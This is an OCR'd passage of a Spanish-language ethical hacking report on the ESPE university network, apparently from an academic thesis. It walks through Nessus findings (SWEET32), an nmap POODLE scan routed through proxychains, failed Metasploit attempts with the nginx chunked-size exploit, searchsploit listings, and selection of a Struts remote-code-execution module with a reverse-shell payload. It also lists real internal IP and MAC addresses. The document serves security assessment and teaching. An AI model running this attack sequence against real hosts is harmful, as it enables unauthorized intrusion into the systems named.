
Todos los escaneos hechos en Nessus



El dominio bannapitest.espe.edu.ec al ser únicamente un dominio de redirección no poseía ninguna vulnerabilidad detectable por Nessus (**Figura 66**).

Figura 66


Escaneos hechos en Bannapitest (0 Vulnerabilidades)



Por otro lado, el dominio evirtual2.espe.edu.ec si poseía vulnerabilidades, una alta y dos bajas las cuales no se consideraron debido a su poco impacto (**Figura 67**).

Figura 67


Escaneos hechos en Evirtual2 (1 High / 2 Low Vulnerabilidades)



La vulnerabilidad alta detectada fue SWEET32 conocida por la vulnerabilidad respecto a ataques POODLE (Padding Oracle On Downgraded Legacy Encryption) que se puede sintetizar en un ataque de intermediario (Man in the Middle) permitiendo al intruso, descifrar contenido durante una sesión SSL.

Figura 68


Vulnerabilidad alta de evirtual



Por último, el dominio srvcas.espe.edu.ec también poseía vulnerabilidades, una alta y dos medias las cuales tampoco se consideraron debido a su poco impacto (**Figura 69**).

Figura 69


Escaneos hechos en Srvcas(1 High, 2 Medium Vulnerabilidades)



La vulnerabilidad alta detectada al igual que evirtual2 fue SWEET32 de la que ya se hizo el desglose de vulnerabilidad previamente.

Figura 70

Vulnerabilidad alta de srvcas



La fase final del hacking ético consiste en la explotación o pruebas de penetración como tal, comenzando con un intento sin éxito a vulnerar vía POODLE los dominios que poseían la vulnerabilidad alta detectada SWEET32 (**Figura 71**).

Figura 71

Script Nmap poodle (Sin resultados)

```
┌──(espe-cert㉿KALIESPECERT)-[~]
└─$ proxychains nmap --script ssl-poodle -p 80,8080,443 192.188.58.47
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-01 12:12 -05
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  127.0.0.1:9050 <--denied
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  192.188.58.47:80  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  192.188.58.47:80  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  192.188.58.47:8080  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  192.188.58.47:443  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  192.188.58.47:8080  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  192.188.58.47:443  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  192.188.58.47:443  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  192.188.58.47:443  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  192.188.58.47:443  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  192.188.58.47:8080  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  192.188.58.47:80  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  192.188.58.47:80  ...  OK
Nmap scan report for 192.188.58.47
Host is up (0.74s latency).

PORT     STATE SERVICE
80/tcp   open  http
443/tcp  open  https
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 28.26 seconds
```

Herramienta Metasploit

Como herramienta final para el aprovechamiento de vulnerabilidades se empleó Metasploit haciendo una búsqueda por servidor físico en el que se encuentra montado el servidor web de la ESPE, es decir Ubuntu (**Figura 72**).

Figura 72

Búsqueda de exploit para servidor web en Ubuntu


```
msf6 exploit(linux/http/nginx_chunked_size) > search ubuntu

Matching Modules
================

   #   Name                                                        Disclosure Date  Rank       Check  Description
   -   ----                                                        ---------------  ----       -----  -----------
   0   exploit/linux/local/cve_2021_3493_overlayfs                 2021-04-12       great      Yes    2021 Ubuntu Overlayfs LPE
   1   exploit/linux/local/af_packet_chocobo_root_priv_esc         2016-08-12       good       Yes    AF_PACKET chocobo_root Privilege Escalation
   2   exploit/linux/local/af_packet_packet_set_ring_priv_esc      2017-03-29       good       Yes    AF_PACKET packet_set_ring Privilege Escalation
   3   exploit/multi/browser/adobe_flash_nellymoser_bof            2015-06-23       great      No     Adobe Flash Player Nellymoser Audio Decoding Buffer Overflow
   4   exploit/multi/browser/adobe_flash_net_connection_confusion  2015-03-12       great      No     Adobe Flash Player NetConnection Type Confusion
   5   exploit/linux/misc/aerospike_database_udf_cmd_exec          2020-07-31       great      Yes    Aerospike Database UDF Lua Code Execution
   6   exploit/linux/misc/cve_2020_13160_anydesk                   2020-06-16       normal     Yes    AnyDesk GUI Format String Write
   7   auxiliary/scanner/http/apache_activemq_source_disclosure                     normal     No     Apache ActiveMQ JSP Files Source Disclosure
   8   exploit/multi/http/apache_flink_jar_upload_exec             2019-11-13       excellent  Yes    Apache Flink JAR Upload Java Code Execution
   9   auxiliary/scanner/http/apache_flink_jobmanager_traversal    2021-01-05       normal     Yes    Apache Flink JobManager Traversal
   10  exploit/linux/smtp/apache_james_exec                        2015-10-01       normal     Yes    Apache James Server 2.3.2 Insecure User Creation Arbitrary File Wri
te
   11  exploit/multi/http/apache_roller_ognl_injection             2013-10-31       excellent  Yes    Apache Roller OGNL Injection
   12  exploit/multi/http/struts_dev_mode                          2012-01-06       excellent  Yes    Apache Struts 2 Developer Mode OGNL Execution
   13  exploit/linux/local/apport_abrt_chroot_priv_esc             2015-03-31       excellent  Yes    Apport / ABRT chroot Privilege Escalation
   14  post/multi/escalate/cups_root_file_read                     2012-11-20       normal     No     CUPS 1.6.1 Root File Read
```

Se seleccionó un exploit que atacara servidores con los que trabajan, en este caso nginx HTTP server (**Figura 73**), los intentos de intrusión por fuerza bruta fueron fallidos, a pesar de haber llegado a 3 bytes de longitud.

Figura 73

Selección de exploit


```
   50  exploit/linux/http/nginx_chunked_size                       2013-05-07       great      Yes    Nginx HTTP Server 1.3.9-1.4.0 Chunked Encoding Stack Buffer Overflo
w
   51  exploit/multi/http/october_upload_bypass_exec               2017-04-25       excellent  Yes    October CMS Upload Protection Bypass Code Execution
```



Se configuró el exploit con la IP destino de evirtual2.espe.edu.ec al puerto 80, así como el puerto local se estableció como el 8081 (**Figura 74**).

Figura 74


Configuración de opciones de exploit




Se configuró el exploit así mismo, con el payload por defecto inicialmente, no existió resultado satisfactorio.

Figura 75

Ejecución de exploit con payload predeterminado en evirtual2:80 (fallido)






Con la mima configuración, se modificó el payload del exploit, de igual manera no existió resultado satisfactorio.

Figura 76

Elección y ejecución de otro payload en evirtual2:80 (fallido)



Por último, además de la modificación del payload del exploit, se procedió al cambio de puerto objetivo, se probaron puerto 443 el cual a pesar de llegar a 3 bytes de fuerza bruta no tuvo resultado satisfactorio (**Figura 77**), el puerto 8080 por otro lado no pasó del primer byte, siendo un total resultado fallido (**Figura 78**).

Figura 77

Ejecución de otro payload en evirtual2:443 (fallido)





Figura 78

Ejecución de otro payload en evirtual2:8080 (fallido)



Herramienta Metasploit (Man in the Middle)

Para iniciar con el MITM era necesario conocer las conexiones que se estaban ejecutando en la red institucional para intentar realizar una intercepción en las comunicaciones (**Figura 79**).

Figura 79

Ejecución de NetDiscover en la red institucional

```
Currently scanning: 10.14.129.0/8   |   Screen View: Unique Hosts

1011 Captured ARP Req/Rep packets, from 25 hosts.   Total size: 60668
-------------------------------------------------------------------------------
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-------------------------------------------------------------------------------
192.168.1.3     b8:ae:ed:7b:70:b0     58    3480  Elitegroup Computer Systems Co.,Ltd.
10.9.9.125      9c:b6:54:ee:c7:59    513   30780  Hewlett Packard
10.9.9.242      54:04:a6:4b:3f:ac     17    1020  ASUSTek COMPUTER INC.
10.9.9.251      3a:75:81:b1:45:b2      9     540  Unknown vendor
192.168.123.254 00:50:18:65:39:b7      1      64  AMIT, Inc.
10.9.9.16       9c:93:4e:dd:e5:99     13     780  Xerox Corporation
10.9.9.1        90:20:c2:d7:19:3f    164    9840  Aruba, a Hewlett Packard Enterprise C
10.9.9.195      00:90:a9:d5:5d:8a     30    1800  WESTERN DIGITAL
0.0.0.0         18:03:73:23:f6:3f      4     240  Dell Inc.
10.9.9.204      18:03:73:23:f6:3f      4     240  Dell Inc.
10.9.9.17       78:ca:39:fd:a5:47      2     120  Apple, Inc.
10.9.9.73       b8:ae:ed:7b:6f:4f     30    1800  Elitegroup Computer Systems Co.,Ltd.
10.9.9.152      20:4e:f6:44:50:89     77    4620  AzureWave Technology Inc.
0.0.0.0         20:4e:f6:44:50:89     78    4680  AzureWave Technology Inc.
10.9.9.10       00:50:18:65:39:b7      1      64  AMIT, Inc.
10.9.9.53       d4:be:d9:7b:86:76      1      60  Dell Inc.
10.9.9.57       18:03:73:24:8e:93      1      60  Dell Inc.
10.9.9.94       c8:2a:14:4e:00:5e      1      60  Apple, Inc.
10.9.9.101      10:78:d2:a1:20:3e      1      60  Elitegroup Computer Systems Co.,Ltd.
10.9.9.129      14:18:77:b3:de:a8      1      60  Dell Inc.
10.9.9.162      84:a9:3e:0a:dc:dc      1      60  Hewlett Packard
10.9.9.174      a4:ae:12:2a:c1:c3      1      60  Hon Hai Precision Industry Co., Ltd.
10.9.9.196      b8:ae:ed:7b:4d:87      1      60  Elitegroup Computer Systems Co.,Ltd.
```

Una vez sabiendo eso, y conociendo de antemano las vulnerabilidades existentes primero con la versión de apache y con el sistema operativo sobre el cual estaba montada el servidor web, se procedió a buscar exploits relacionados, sobre todo con ataques ssl. (**Figura 80**).

Figura 80


Búsqueda de exploits de Apache ssl

```
msf6 > searchsploit ssl 1.21
[*] exec: searchsploit ssl 1.21

------------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                      |  Path
------------------------------------------------------------------------------------ ---------------------------------
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow                | unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1)          | unix/remote/764.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)          | unix/remote/47080.c
Apache Struts < 1.3.10 / < 2.3.16.2 - ClassLoader Manipulation Remote Code Execution | multiple/remote/41690.rb
MatrixSSL < 4.0.2 - Stack Buffer Overflow Verifying x.509 Certificates              | linux/dos/46435.txt
MatrixSSL < 4.0.2 - Stack Buffer Overflow Verifying x.509 Certificates              | linux/dos/46435.txt
PHP < 4.4.5/5.2.1 - 'shmop' SSL RSA Private-Key Disclosure                          | linux/local/3427.php
PHP < 5.3.6 'OpenSSL' Extension - 'openssl_decrypt' Ciphertext Data Memory Leak Denia | php/dos/35487.php
PHP < 5.3.6 'OpenSSL' Extension - 'openssl_encrypt' Plaintext Data Memory Leak Denial | php/dos/35486.php
------------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
msf6 >
```

Así mismo sabiendo de antemano la versión desactualizada de jQuery que emplea el servidor se buscaron exploits relacionados (**Figura 81**).

Figura 81

Búsqueda de exploits de jQuery




```
msf6 > searchsploit jquery
[*] exec: searchsploit jquery

----------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                               |  Path
----------------------------------------------------------------------------- ---------------------------------
BK Mobile jQuery CMS 2.4 - Multiple Vulnerabilities                          | php/webapps/39339.txt
blueimp's jQuery 9.22.0 - (Arbitrary) File Upload (Metasploit)               | php/remote/45790.rb
Blueimp's jQuery File Upload 9.22.0 - Arbitrary File Upload Exploit          | php/webapps/46182.py
jQuery - jui_filter_rules PHP Code Execution                                 | php/remote/36124.txt
jQuery 1.0.3 - Cross-Site Scripting (XSS)                                    | multiple/webapps/49767.txt
jQuery 1.2 - Cross-Site Scripting (XSS)                                      | multiple/webapps/49766.txt
jQuery UI 1.12.1 - Denial of Service (DoS)                                   | multiple/dos/49489.html
jQuery Uploadify 2.1.0 - Arbitrary File Upload                               | multiple/webapps/11218.txt
jQuery-File-Upload 9.22.0 - Arbitrary File Upload                            | php/webapps/45584.txt
JQuery-Real-Person plugin - Bypass Captcha                                   | php/webapps/18167.txt
WordPress Plugin 1-jquery-photo-gallery-Slideshow-flash 1.01 - Cross-Site Scripting | php/webapps/36382.txt
WordPress Plugin Delightful Downloads Jquery File Tree 1.6.6 - Path Traversal | php/webapps/49693.php
WordPress Plugin jQuery Mega Menu 1.0 - Local File Inclusion                 | php/webapps/16250.txt
WordPress Plugin NextGEN Gallery - 'jqueryFileTree.php' Directory Traversal  | php/webapps/39100.txt
----------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
msf6 > |
```

Una vez realizada la búsqueda se procedió a realizar la ejecución del exploit seleccionado, el cual era para la manipulación remota de código (**Figura 82**), se configuraron direcciones IP destino y puertos, así como también se activó el SSL. (**Figura 83**).

Figura 82


Selección de exploit de manejo remoto



```
msf6 > use exploit/multi/http/struts_code_exec_classloader
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/http/struts_code_exec_classloader) > show info

       Name: Apache Struts ClassLoader Manipulation Remote Code Execution
     Module: exploit/multi/http/struts_code_exec_classloader
   Platform: Linux, Windows
       Arch:
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Manual
